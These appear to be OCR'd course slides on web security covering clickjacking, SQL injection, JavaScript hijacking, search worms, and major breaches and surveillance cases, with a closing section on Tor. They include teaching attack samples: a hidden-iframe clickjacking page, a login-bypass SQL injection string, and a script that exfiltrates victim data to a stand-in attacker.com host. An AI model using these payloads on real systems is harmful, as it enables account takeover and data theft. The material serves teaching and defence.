
Clickjacking

- 'Clickjacking' is a method used by malicious individuals to trick users into **clicking something without them knowing what they have clicked**.
- The idea is simple: An iframe is positioned above what looks like a clickable button on a website.
- This iframe is invisible to the user (opacity:0) and so the user unknowingly clicks on the iframe which may contain anything!
- This can be **achieved through CSS alone**, no JavaScript is required.
- A variation of this technique involves the use of JavaScript to move the iframe around the screen inline with the user's cursor, therefore achieving the same thing but without having to convince the user to click on a button.
- The original concern was related to Flash and how a user could unknowingly enable their webcam and microphone so the *attacker* would have access.
- Clickjacking is hard to combat. From a technical standpoint, the attack is executed using a combination of CSS and iFrames, which are both harmless web technologies, and relies mostly on tricking users by means of social engineering. '

See Wikipedia on clickjacking, https://en.wikipedia.org/wiki/Clickjacking

Clickjacking Example

- Twitter Hijack via Clickjacking (Feb 2009)
  - Hundreds and thousands of messages saying "Don't Click: http://tinyurl.com/amgzs6" started showing up. Clicking the link shows a simple page with 1 button.
  - Clicking the button uses clickjacking to repost the message to your own twitter account (if you are logged in).



Example code for Clickjacking

http://beerpla.net/2009/02/12/how-to-fight-clickjacking-using-the-recent-twitter-hijacking-as-an-example

```
<style>
iframe {
    width: 550px; height: 228px; /* Use absolute positioning to line
    up update button with fake button */
    position: absolute; top: -170px; left: -418px;
    z-index: 2; /* Hide from view */
    -moz-opacity: 0;
    opacity: 0;
    filter: alpha(opacity=0);
}
button {
    position: absolute;
    top: 10px;
    left: 10px;
    z-index: 1;
    width: 120px; }
</style>

<iframe src="http://twitter.com/home?status=Test!! (WHAT!!??)"
    scrolling="no"></iframe>
<button>CLICK HERE!</button>
```

Injection Attacks

A general comment on Injection Attacks

- Injection Attacks occurs when an application **does not properly validate user supplied input** and then includes that input blindly in further processing.
- **SQL**/LDAP/XPATH/SOAP/**JSON Injection** are all types of Injection Attacks that are enabled by improper input validation.
- When an attacker is able to craft a malicious input, the process will run with the same permissions as the component that executed the command. (e.g., Database server, Web application server, Web server, etc.).
- This can cause serious security problems where the permissions grant the rights to add, query, modify or remove anything.

SQL Injection

Example

- Consider the following SQL code in the backend for authenticating users

```
SQLQuery = "SELECT Username FROM Users WHERE Username = ‘ " & strUsername
& “ ' AND Password = '“ & strPassword & “ ‘ " strAuthCheck =
GetQueryResult(SQLQuery);
```

- Suppose an attacker submits a login and password that looks like the following:

Login: ' *OR* "='

Password: ' *OR* "='

- This will cause the resulting SQL query to become:

```
SELECT Username FROM Users WHERE Username = " OR "=" AND Password = " OR "=' ‘
```

- Instead of comparing the user-supplied data with entries in the Users table, the query compares " (empty string) to " (empty string).
- This will return a True result and the attacker will then be logged in as the first user in the Users table.

SQL Injection (cont..)

- Normal SQL Injection
  - In this form of SQL Injection, the attacker is guided by the SQL Error messages that the server returns and keeps modifying his queries till the server is satisfied.
- Blind SQL Injection
  - In Blind SQL Injection, instead of returning a database error, the server returns a customer-friendly error page informing the user that a mistake has been made.
  - In this instance, SQL Injection is still possible, but not as easy to detect.
  - A common way to detect Blind SQL Injection is to put a false and true statement into the parameter value.
  - Executing the following request to a web site:

    http://example/article.asp?ID=2+and+1=1
  - should return the same web page as:

    http://example/article.asp?ID=2
  - because the SQL statement 'and 1=1' is always true.
  - Executing the following request to a web site:

    http://example/article.asp?ID=2+and+1=0
  - would then cause the web site to return a friendly error or no page at all. This is because the SQL statement "and 1=0" is always false.
  - Once the attacker discovers that a site is susceptible to Blind SQL Injection, he can exploit further.

JavaScript Hijacking

https://capec.mitre.org/data/definitions/111.html

- JavaScript Hijacking is an attack against the data transport mechanism used by many rich Web applications.
- JavaScript Hijacking allows an unauthorized attacker to read confidential data from a vulnerable application using a technique similar to the one commonly used to create mashups.
- This technique builds on CSRF, Cross Site Request Forgery
- Web browsers enforce the Same Origin Policy in order to protect users from malicious websites. **JavaScript Hijacking allows an attacker to bypass the Same Origin Policy** in the case that a Web application uses JavaScript to communicate confidential information.
- Any data transport format where messages can be interpreted as one or more valid JavaScript statements is vulnerable to JavaScript Hijacking.
- JSON makes JavaScript Hijacking easier by the fact that a JSON array stands on its own as a valid JavaScript statement. Since arrays are a natural form for communicating lists, they are commonly used wherever an application needs to communicate multiple values.
- Put another way, a **JSON array is directly vulnerable to JavaScript Hijacking**.
- The attack is possible because Web browsers don't protect JavaScript the same way they protect HTML; if a Web application transfers confidential data using messages written in JavaScript, in some cases the messages can be read by an attacker.

Javascript Hijacking Example

- The following example shows how an attacker can mimic the client and gain access to the confidential data the server returns.
- The client requests data from a server and evaluates the result as JSON with the following code:

```
var object;
var req = new XMLHttpRequest();
req.open("GET", "/object.json",true);
req.onreadystatechange = function () {
if (req.readyState == 4) {
      var txt = req.responseText;
      object = eval("(" + txt + ")");
      req = null;
      }
};
req.send(null);
```

The server responds with an array in JSON format:

```
[{"fname":"Brian", "lname":"Chess", "phone":"6502135600",
"purchases":60000.00, "email":"brian@fortifysoftware.com" },
{"fname":"Katrina", "lname":"O'Neil", "phone":"6502135600",
"purchases":120000.00, "email":"katrina@fortifysoftware.com" }]
```

Javascript Hijacking Example (cont..)

- Other users cannot access this information without knowing the user's session identifier (stored as cookie). However, if a victim visits a malicious website, the malicious site can retrieve the information using JavaScript Hijacking.
- If a victim can be tricked into visiting a Web page that contains the following malicious code, the victim's lead information will be sent to the attacker's Web site.

```
<script>
// override the constructor used to create all objects so // that whenever the "email" field is set, the method //
    captureObject() will run. Since "email" is the final field,  this will allow us to steal the whole object.
function Object() {
    this.email setter = captureObject;
}
// Send the captured object back to the attacker's Web site
function captureObject(x) {
    var objString = "";
    for (fld in this) {
                objString += fld + ": " + this[fld] + ", ";
    }
    objString += "email: " + x;
    var req = new XMLHttpRequest();
    req.open("GET", "http://attacker.com?obj=" + escape(objString),true);
    req.send(null);
}
</script><!-- Use a script tag to bring in victim's data -->
<script src="http://www.example.com/object.json"></script>
```

Javascript Hijacking (cont.)

- The malicious code uses a **script tag** to include the JSON object in the current page. The Web browser will send up the appropriate session cookie with the request. (**CSRF!! Cross Site Request Forgery**)
- In other words, this request will be handled just as though it had originated from the legitimate application.
- When the JSON array arrives on the client, it will be evaluated in the context of the malicious page.
- In order to witness the evaluation of the JSON, the malicious page has redefined the JavaScript function used to create new objects.
- In this way, the malicious code has inserted a hook that allows it to get access to the creation of each object and transmit the object's contents back to the malicious site.
- If the user is not logged into the vulnerable site, the attacker can compensate by asking the user to log in and then displaying the legitimate login page for the application.
- This is not a phishing attack—the attacker does not gain access to the user's credentials—so anti-phishing countermeasures will not be able to defeat the attack.

Search Worms

- Search worms automate finding of vulnerable web servers by sending carefully crafted queries to search engines.
- Such worms spread by using popular search engines to find new attack vectors.
- Note that this eliminates the need for worms to randomly scan hosts in the network to find targets. This also helps them evade common detection methods.
- These worms not only put significant load on search engines, they also evade detection mechanisms that assume random scanning.
- Search Worms work as follows:
  - Generate Search Query
  - Analyze Search Results
  - Infect Identified Targets

References

1. *Provos, N., McClain, J., and Wang, K. 2006. Search worms. In Proceedings of the 4th ACM Workshop on Recurring Malcode (Alexandria, Virginia, USA, November 03 - 03, 2006). WORM '06. ACM, New York, NY,*

Search Worm Examples

- MyDoom.O (July 2004)
  - MyDoom was a worm that propagated via email. The email claims to be from a company's support department and contains an executable file as an attachment. When a user executes it, the worm gets activated and searches the local hard disk for email addresses of other users to infect. As a result, the worm propagates along the social network of the infected users.
  - MyDoom.O uses the domain names of email addresses to search for more email addresses on Internet search engines. It first started spreading on July 26th, 2004 and managed to infect about 60,000 hosts in less than 8 hours.
  - MyDoom.O used the following search engines, weighted by their respective probabilities: Google (45%), Lycos (22.5%), Yahoo (20%) and Altavista (12.5%).
- Santy (Dec 2004)
  - It was the first search worm to propagate automatically, without any human intervention.
  - It is written in Perl and exploits a bug in the phpBB bulletin system that allows an adversary to run arbitrary code on the web server.
  - To find vulnerable servers to infect, it uses Google to search for URLs that contain the string viewtopic.php.
  - To infect a web server, Santy appends an exploit against phpBB2 to each URL extracted from the search results. The exploit instructs the web server to download the Santy worm from a central distribution site.

Bypassing the Same-Origin policy

1. JSON and the dynamic SCRIPT tag
   - **JSON with Padding (JSONP)** is a way to bypass the same-origin policy by using JSON in combination with the <script> tag.

     <script type="text/javascript" src="http://travel.com/findItinerary?username=sachiko&reservationNum=1234&output=json&callback=showItinerary" />
   - When JavaScript code dynamically inserts the <script> tag, the browser accesses the URL in the src attribute.
   - This results in sending the information in the query string to the server. In the above example, the username and reservationNum are passed as name-value pairs.
   - In addition, the query string contains the output format requested to the server and the name of the callback function (that is, showItinerary).
   - In this case, the URL returns a JSONP string which is a JSON string wrapped by the callback function.
   - When the <script> tag loads, the function executes, and the information returned from the server passes to it through its arguments.

   A better example is at http://www.west-wind.com/Weblog/posts/107136.aspx

Recent Attacks

Worms

1. Stuxnet
   - A highly Sophisticated computer worm.
   - Discovered in 2010, initially spread with Microsoft Windows.
   - Targets Siemens industrial software and equipment.
   - First discovered malware that spies and subverts industrial systems.
   - First to include Programmable Logic Controller (PLC) rootkit.
   - Different variants of Stuxnet targeted five Iranian Organizations, with the intended target to be the uranium enrichment infrastructure in Iran (I.e. Iran's nuclear program).
   - Symantec noted that 60% of the infected computers worldwide were located in Iran.
   - Stuxnet destroyed up to 1,000 centrifuges (10% of Natanz nuclear facility centrifuges) by having them change the rotor speed with the intention of introduction vibrations would destroy the centrifuges.
   - It is also speculated that the United States and/or Israel were behind such cyber attack.
   - The documentary movie "Zero Days" details the story of the worm and related actors.

See http://en.wikipedia.org/Stuxnet

http://www.imdb.com/title/tt5446858/

Account Breaches

1. **Linkedin** breach
   - In June 2012, Linkedin announced hackers stole more than 6 million customer passwords, which had been only lightly encrypted.
   - A Russian hacker claimed he stole the 6,458,00 encrypted passwords (cryptographic hashes) and posted them online (without username) to prove his feat.
   - LinkedIn apparently did not "salt" (use random bits) their password file, but instead used a single iteration of SHA-1.
2. **Yahoo** breach
   - In July 2012, Yahoo confirmed that 400,000 usernames and passwords had been stolen.
   - The compromised Yahoo accounts belonged to Yahoo's Contributor Network, an online platform to share video, audio and slide shows, also known as Yahoo Voices.
   - A group of hackers, know as D33D Company, posted the names and passwords of 453,492 accounts belonging to Yahoo, Gmail (106,000), AOL (25,000), Hotmail (55,000) and 6 other providers.
   - The breach was the result of a "union-based SQLK injection" attack as reported by D33D.

   See Yahoo Breach Extends Beyond Yahoo to Gmail http://bits.blogs.nytimes.com/2012/07/12/yahoo-breach-extends-beyond-yahoo-to-gmail-hotmail-aol-users, and

   LinkedIn Suffers Data Breach

   http://www.reuters.com/article/2012/06/06/linkedin-breach-idINL1E8H6CBC20120606

Account Breaches (cont..)

3. **TARGET** breach
   - On December 18, 2013, security expert Brian Krebs broke the news that Target was investigating a major data breach potentially involving millions of customers credit and debit card records. Target confirmed that the hack took place between November 27 and December 15, 2013. Target initially disclosed that up to 40 million consumer credit and debit cards may have been compromised: hackers gained access to customer names, card numbers, expiration dates, CVV codes, and PIN data. On January 14, 2014, Target disclosed that also names, addresses, phone numbers and email addresses had been stolen for up to 110 million customers.
   - Target had been notified of a possible breach by the FireEye security service, but did not act to prevent the theft from being carried out.
   - A 17-year old Russian teen was suspected to be the author of BlackPOS, which was used by others to attack the Windows computers used by Target. Another 23-year old Russian, Rinat Shabayev claimed to be the malware author.
   - The Target breach is thought to be the largest, most lucrative breach that has happened to date.

   See Target Breach

   http://krebsonsecurity.com/2013/12/sources-target-investigating-data-breach/ and more on Target Breach

   http://business.time.com/2014/01/20/russian-teen-suspected-as-author-of-target-hacking-code/

Account Breaches (cont..)

4. **Heartbleed** Bug
   - The Heartbleed Bug is a serious vulnerability in the popular, open-source, OpenSLL cryptographic software library. This weakness allows stealing the information protected by SSL/TLS encryption.
   - The Heartbleed bug allows anyone on the Internet to read the memory of systems protected by the vulnerable version of OpenSSL. The bug is called "Heartbleed" because it is a bug in the implementation of the TSL/DTLS "heartbeat" extension (RCF 6520). The Heartbeat Extension provides a new protocol for TLS/DTLS allowing the usage of keep-alive functionality without performing a renegotiation.
   - Versions of OpenSSL 1.0.1 (introduced in December 2011) through 1.0.1f are vulnerable. OpenSSL Version 1.0.1g, released on April 7, 2014, fixes the bug.
   - Open source web servers like Apache and nginx are affected, as many implementations use OpenSSL for SSL/TLS transactions. Versions of Linux (Debian, Ubuntu, CentOS, Fedora, SUSE) are affected, as well as FreeBSD and OpenBSD. Apple Mac OS X and iOS are not affected as they do not use OpenSSL.
   - End users are encouraged to do all of the following:
     - Change passwords and turn on two-step verification, if available.
     - Be wary of public Wi-Fi networks.
     - Monitor recent account activity.

   See

   http://heartbleed.com/

   http://online.wsj.com/news/articles/SB10001424052702303873604579495362672447986

   https://filippo.io/Heartbleed/

Account Breaches (cont..)

5. **Adobe** Security Breach
   - In October 2013, 150 million account credentials were exposed by Adobe, leading to secondary breaches all over the Internet. More than 150 million user IDs with hashed (encrypted) passwords were stolen, including at least 38 million active users.
   - Attackers with the Adobe list compromised other web applications, stealing user identities, and even credit information. In fact, major sites like Facebook saw the risk and advised their users to update their passwords. To protect against this type of attack, passwords should not be re-used across sites.

   See

   http://www.zdnet.com/find-out-if-your-data-was-leaked-in-the-adobe-hack-7000023065/

   http://blogs.adobe.com/conversations/2013/10/important-customer-security-announcement.html

6. **iCloud** Celebrity Photos Breach
   - In September 2014, hundreds of celebrity accounts were compromised by a very targeted attack on usernames, passwords and security questions. Photos of celebrities were downloaded and posted online. To protect against this type of attack, Apple advised all users to always use a strong password and enable two-step verification. Apple changed iCloud login as follows: anytime someone logs in to iCloud from a new machine/browser, an email is sent to the account holder.

   See

   http://www.apple.com/pr/library/2014/09/02Apple-Media-Advisory.html

   http://www.cbsnews.com/news/apple-patches-icloud-security-gap-after-celebrity-photo-hacks-reports-say/

Account Breaches (cont..)

7. Massive **JP Morgan Chase** Hack
   - In November 2015, 4 men were indicted on charges they hacked into multiple financial institutions
   - Hackers operated a stock-pumping scheme and online gambling operations that netted them more that 100 million dollars. The operation ran from 2012 to 2015.
   - The FBI says defendants hacked into JP Morgan Chase and obtained access to 80 million customer accounts.
   - Charges include unauthorized access of computers, identity theft, securities and wire fraud and money laundering.
   - In addition to breaching JP Morgan Chase, they are charged with hacking into six other financial institutions, as well as financial news sites, online stock brokers and even software companies, including Dow Jones, Scottrade and E*Trade.
   - An unidentified hacker used multiple methods to break into the networks, including brute-force attacks.
   - To hide their activities, they set up dozens of shell companies and used fake passports and other fraudulent credentials to maintain false identities.

   See

   http://www.wired.com/2015/11/four-indicted-in-massive-jp-morgan-chase-hack/

   http://money.cnn.com/2015/11/10/technology/jpmorgan-hack-charges/

Account Breaches (cont..)

8. **Equifax** Breach
   - On September 7, 2017, Equifax reported having a data break affecting 143 million US consumer credit accounts
   - Stolen data includes Social Security Numbers, birth dates, addresses and driver's license numbers.
   - "This is the nightmare scenario—all four pieces of information in one place," said John Ulzheimer, a credit specialist and former manager at Equifax.
   - Equifax is one of the big three credit-reporting firms in the U.S. and maintains credit reports on more than 200 million U.S. adults.
   - The four pieces of information exposed in the attack are generally needed for consumers to apply for many forms of consumer credit, including credit cards and personal loans. That means that swindlers who have access to this data could have an easier time getting approved for credit in other people's names and potentially makes it more difficult for lenders to spot a problem.

   See

   hhttps://www.wsj.com/article_email/equifax-reports-data-breach-possibly-impacting-143-million-u-s-consumers-1504819765-lMyQjAxMTI3MTA1ODcwNTg0Wj/

The NSA

Edward Snowden disclosures

- In June 2013, Edward Snowden decided he wanted to start a debate about mass surveillance by the US National Security Agency (NSA).
- We are still witnessing the release of the material he took with him while he was a contractor working for the NSA.
- Among the tools used by the NSA for mass surveillance are:
  - Cable-intercept programs monitoring traffic flowing into and across the US (BLARNEY, FAIRVIEW, OAKSTAR and STORMBREW, a.k.a. **Upstream** collection).
  - Data collect programs for data from Google, Facebook, Apple, Yahoo and other US internet giants (PRISM, a.k.a. **Downstream** collection).
- The Snowden documents reveal that the NSA has successfully broken or circumvented much of online encryption, including TLS/SSL, HTTPS, SSH, VPNs (Project BULLRUN).

See


http://www.theguardian.com/world/the-nsa-files

https://www.eff.org/nsa-spying/how-it-works

Distributed Denial-of-Service (DDoS) Attacks

Dyn

- On October 21, 2016, New Hampshire-based Dyn (managed **DNS** provider) said its server infrastructure suffered a distributed denial-of-service (DDoS) attack, which occurs when a system is overwhelmed by malicious electronic traffic.
- The scale of the attack led to suspicions that it might be state sponsored, but ZDNet security editor Zack Whittaker said the evidence is not yet clear.
- The attack on Dyn DNS was powered in part by a botnet of hacked DVRs and webcams known as Mirai. The source code for the malware that controls this botnet was put on Github.



Source: downdetector.com

See http://www.cbsnews.com/news/internet-disrupted-dyn-hit-by-ddos-cyberattack/

http://www.digitalattackmap.com/understanding-ddos/

https://github.com/newsapps/beeswithmachineguns

Russian Hacking of 2016 U.S. Election

1. Russian Government
   - A report by US intelligence concluded that President Vladimir V. Putin of Russia ordered an effort to disrupt the 2016 election, including cyberattacks on the email accounts of Democratic Party officials.
   - American intelligence officials have said they believed that the hackers were associated with two Russian intelligence agencies:
     - **Federal Security Service (FSB).** In July 2015, a hacking group possibly linked to the agency, the main successor to the K.G.B., entered Democratic National Committee servers undetected for nearly a year, security researchers said. The group was nicknamed **Cozy Bear**, the Dukes or A.P.T. 29 for "advanced persistent threat."
     - **G.R.U.: Military Intelligence**. In March 2016, Investigators believe that the G.R.U., or a hacking group known as **Fancy Bear** or A.P.T. 28, was the second group to break into the D.N.C.
   - Leakers
     - **Guccifer 2.0**. A self-proclaimed hacker that investigators say was a "persona" created by the G.R.U. It published documents itself and leaked a series of D.N.C. documents.
     - **DCLeaks.com**. Investigators say it is a front for the Russian hackers who tried to disrupt the election. It appeared in June as the release of the stolen Democratic Party documents began.
   - Publishers
     - **Wikileaks**. The report released on Jan. 6 said that intelligence officials "assess with high confidence that the G.R.U. relayed material it acquired from the D.N.C. and senior Democratic officials to WikiLeaks." The website released over 58,000 emails from the D.N.C.'s computer servers.
   - Indictments
     - In July 2018, US Justice Dept. announced indictments of 12 member of **G.R.U.**

See: https://www.nytimes.com/interactive/2016/07/27/us/politics/trail-of-dnc-emails-russia-hacking.html


https://www.cnn.com/2016/12/26/us/2016-presidential-campaign-hacking-fast-facts/index.html (timeline)

Cambridge Analytica

1. Dr. Aleksandr Kogan of Cambridge University and Global Science Research (GSR),
   - The data was collected through a **Facebook app** called **thisisyourdigitallife**, built by Kogan. Hundreds of thousands of users were paid to take a personality test and agreed to have their data collected for academic use. The app also collected the information of the test-takers' Facebook friends.
2. Cambridge Analytica
   - SCL Elections, CA's parent company, signed with GSR, Kogan's company, for the work.
     - https://www.scribd.com/document/375755393/GSR-SCL-Contract-Schedule#from_embed
   - Cambridge Analytica (CA) data harvesting apps captured more than 87 million Facebook profiles.
   - Facebook knew in December 2015 that data had been harvested on Cambridge Analytica's behalf.
   - In Aug 2016 Facebook lawyers sent letter to Christopher Wylie of CA asking him to delete the "unauthorized" data. Data was not deleted by CA.
     - https://www.scribd.com/document/375754913/f-Book-Amended#from_embed
   - CA worked with Donald Trump's election team to build a powerful software program to predict and influence choices at the ballot box, a system that could profile individual US voters, in order to target them with personalized political advertisements.
   - In January 2018 Christopher Wylie became a "whistleblower."
     - Wylie told the British authorities that the app that was used to harvest data for Cambridge Analytica was likely to have pulled the profiles of British Facebook users. It was only when Wylie came forward with documents – signed contracts and invoices – that proved Cambridge Analytica had funded the harvesting of Facebook profiles, that Facebook was finally forced to own up.

   See: https://www.theguardian.com/uk-news/2018/apr/07/christopher-wylie-why-i-broke-the-facebook-data-story-and-what-should-happen-now

Top Corporate Hacks



Privacy Tools

TOR


1. The Web
   - **Surface** Web - where the vast majority of people spend their internet time. All is public, all is searchable, and all is (mostly) friendly. Examples: Google, CNN, Amazon.
   - **Invisible** Web - can only be accessed by individuals who have logins for the websites. Most of the activity is perfectly legal. Examples: NASA, the U.S. National Oceanic and Atmospheric Administration, the U.S. Patent Office and private databases like LexisNexis and Westlaw. Search engines can't find these pages.
   - **Dark** Web - part of the deep web that is accessible only to those who use software called TOR, which stands for **The Onion Router.**
2. TOR
   - TOR directs Internet traffic through a free, worldwide, volunteer overlay network consisting of more than seven thousand relays to conceal a user's location and usage from anyone conducting network surveillance or traffic analysis.
   - Onion routing is implemented by encryption in the application layer of a communication protocol stack, nested like the **layers of an onion**. Tor encrypts the data, including the next node destination IP address, multiple times and sends it through a virtual circuit comprising successive, random-selection Tor relays.
   - The core principle of Tor, "onion routing", was developed in the mid-1990s by **United States Naval Research Laboratory** employees, mathematician **Paul Syverson,** and computer scientists **Michael G. Reed** and **David Goldschlag**, with the purpose of protecting U.S. intelligence communications online. Onion routing was further developed by **DARPA** in 1997.

TOR (cont'd)

3. TOR Development
   - The alpha version of Tor, developed by Syverson and computer scientists Roger Dingledine and Nick Mathewson, called **The Onion Routing project**, or Tor project, launched on **20 September 2002**.
   - In 2004, the Naval Research Laboratory released the code for Tor under a **free license**, and the **Electronic Frontier Foundation (EFF)** began funding Dingledine and Mathewson to continue its development.
   - The EFF acted as The Tor Project's fiscal sponsor in its early years, and early financial supporters of The Tor Project included the U.S. International Broadcasting Bureau, Internews, Human Rights Watch, the University of Cambridge, Google, and Netherlands-based Stichting NLnet.
   - The Tor Project states that Tor users include "normal people" who wish to keep their **Internet activities private** from websites and advertisers, people concerned about cyber-spying, users who are evading censorship such as activists, journalists, and military professionals. As of November 2013, Tor had about **four million users**.
   - ICANN assigned TOR's .onion TLD as **special-use domain name** in 2015.
4. TOR Operation
   - Because the IP address of sender and recipient are not **both** in cleartext at any hop along the way, anyone eavesdropping at any point along the communication channel cannot directly identify both ends.
   - Tor can also provide anonymity to websites and other servers. Servers configured to receive inbound connections only through Tor are called **hidden services** (now special–use TLD). Rather than revealing a server's IP address (and thus its network location), a hidden service is accessed through its **onion address (.onion)**, usually via the Tor Browser.

TOR (cont'd)

3. V2 Onion Service Deprecation
   - You can identify v3 onion addresses by their **56-character** length, vs. v2 **16-character** length address:
     - V2 address: http://expyuzz4wqqyqhjn.onion/
     - V3 address: http://2gzyxa5ihm7nsggfxnu52rck2vv4rvmdlkiu3zzui5du4xyclen53wid.onion/
   - In July 2021, Tor browser no longer supported v2 and support was removed from the code base.
   - In October 2021, all new Tor client stable versions for all supported series disabled v2.
   - **Why deprecating v2?** In one word: **Safety**. Onion service v2 uses RSA1024 and 80-bit SHA1 addresses. Its simplistic directory system exposes it to a **variety of enumeration and location-prediction attacks** that give HSDir relays too much power to enumerate or even block v2 services.

